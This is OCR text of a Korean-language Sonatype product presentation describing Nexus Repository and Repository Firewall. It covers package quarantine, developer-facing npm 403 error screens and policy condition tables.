
OSC

sonatype

Nexus Repository OSS(오픈소스)는 취약점이나 라이선스에 대한 요약 정보 제공하며,
Nexus Repository Pro는 세부 정보 추가 제공


sonatype nexus repository


- 전세계 개발자들이 가장 많은 Repository Manager 로 Nexus Repository 사용



Nexus Repository OSS


Nexus Repository Pro





Sonatype Repository Firewall 작동 방식

sonatype repository firewall




- 오픈소스 보안 의심 및 유해성 확인에 대한 자동 격리

- 인공지능 기반으로 오픈소스를 평가하여 유해한 것으로 판단되는 경우 자동으로 다운로드를 차단하며 오픈소스 유입정책을 수립하여 제어

- Sonatype Repository Firewall이 차단하는 주요 공격 : Dependency Confusion, Cryptomining Malware, Ransomware 등

sonatype repository firewall

Sonatype Repository Firewall 은 알려진 취약점은 물론,
알려지지 않은 취약점까지 선제적으로 방어합니다



Research Engine

자동으로 의심스러운(Suspicious)
컴포넌트 확인 (npm/pypi)

Quarantine

자동으로 의심스러운(Suspicious) 컴포넌트 격리

Auto Release


안전한 것으로 판명 시 자동으로
격리된 컴포넌트 릴리즈

Feedback Loop

격리 또는 차단으로 빌드 실패 시,
개발자에게 원인 통보


Nexus Intelligence의 Research Engine은 AI/ML 알고리즘을 사용하여 npm/pypi ecosystem을 상시 (24x7x365) 감시

Known vs. Unknown Risk(위협)




Known Risks

Known Risk에 대한 대응 : 다운로드 차단



+



AI 기반의 실시간
위협 행동 분석

SonaType Research
전문가팀 분석

sonatype
platform


Unknown Risks

Unknown Risk에 대한 대응 : Nexus Research Engine은 AI/ML 알고리즘을 통해 Ecosystem(npm, pypi) 을 24 x 7 x 365 모니터링하여 선제적으로 대응

Sonatype Repository Firewall 주요 기능 - Repository Audit & 격리

sonatype repository firewall


- Powered by IQ Server (자동화 및 거버넌스 정책 서버)





sonatype
repository
firewall

Sonatype Repository Firewall 주요 기능 - Violation 교정 기능

- Powered by IQ Server (자동화 및 거버넌스 정책 서버)







개발자 화면 View - Accessing 취약성 보고서

sonatype
repository
firewall

- Powered by IQ Server (자동화 및 거버넌스 정책 서버)

```
npm ERR! code E403
npm ERR! 403 403 Requested item is quarantined, please visit http://localhost:8070/ui/links/repository/a4e977c524ae482e99431
93f75e65e00/result to investigate the reason(s) - GET http://localhost:8081/repository/npm-proxy/execa/-/execa-0.10.0.tgz
npm ERR! 403 In most cases, you or one of your dependencies are requesting
npm ERR! 403 a package version that is forbidden by your security policy.
npm ERR! 403
npm ERR! 403 It was specified as a dependency of 'cypress'
npm ERR! 403
```


```
nnandivelugu — -zsh — 80×24
Last login: Fri Feb 18 16:01:53 on ttys003
nnandivelugu@Navyasanthis-MacBook-Pro ~ % npm install 1gallery@0.0.8
npm WARN enoent ENOENT: no such file or directory, open '/Users/nnandivelugu/pac
kage.json'
npm WARN nnandivelugu No description
npm WARN nnandivelugu No repository field.
npm WARN nnandivelugu No README data
npm WARN nnandivelugu No license field.

npm ERR! code E403
npm ERR! 403 403 ----------------------->>> REQUESTED ITEM IS QUARANTINED ---------
----------->>> FOR DETAILS SEE ------>>> http://localhost:8072/ui/links/reposito
ries/quarantinedComponent/MWU1YjRhYTA3ODNmNGE0OWE4OWNmYzA0YjlkNzEwMzQ <<<------
- GET http://localhost:8081/repository/npm-proxy/1gallery/-/1gallery-0.0.8.tgz
npm ERR! 403 In most cases, you or one of your dependencies are requesting
npm ERR! 403 a package version that is forbidden by your security policy.

npm ERR! A complete log of this run can be found in:
npm ERR!     /Users/nnandivelugu/.npm/_logs/2022-02-18T22_25_33_293Z-debug.log
nnandivelugu@Navyasanthis-MacBook-Pro ~ %
```


sonatype repository firewall

개발자 화면 View - 취약성 격리된 항목 View

- Powered by IQ Server (자동화 및 거버넌스 정책 서버)

① 거버넌스 정책에 부합하는 다른 버전 사용





⚠ The report is available for 12 hours after the component is requested.

② 유사기능을 지원하는 다른 컴포넌트 사용

③ Waiver(해제 기능) 적용


Policy 구성 - Overview

sonatype
repository
firewall

- Powered by IQ Server (자동화 및 거버넌스 정책 서버)

Level	Color	Number
Critical	Red	8-10
Severe	Orange	4-7
Moderate	Yellow	2-3
Low	Blue	1

Condition	Type
Security Vulnerability Severity	Security
Security Vulnerability Status	Security
Proprietary Name Conflict	Security
Security Vulnerability Category	Security
Security Vulnerability CWE	Security
Relative Popularity (Percentage)	Quality
Age	Quality
Hygiene Rating	Quality
Integrity Rating	Quality
License	License
License Status	License
License Threat Group	License
License Threat Group Level	License
Label	Other
Match State	Other
Format	Other
Coordinates	Other
Package URL	Other
Proprietary	Other
Identification Source	Other
Component Category	Other
Data Source	Other
Dependency Type	Other

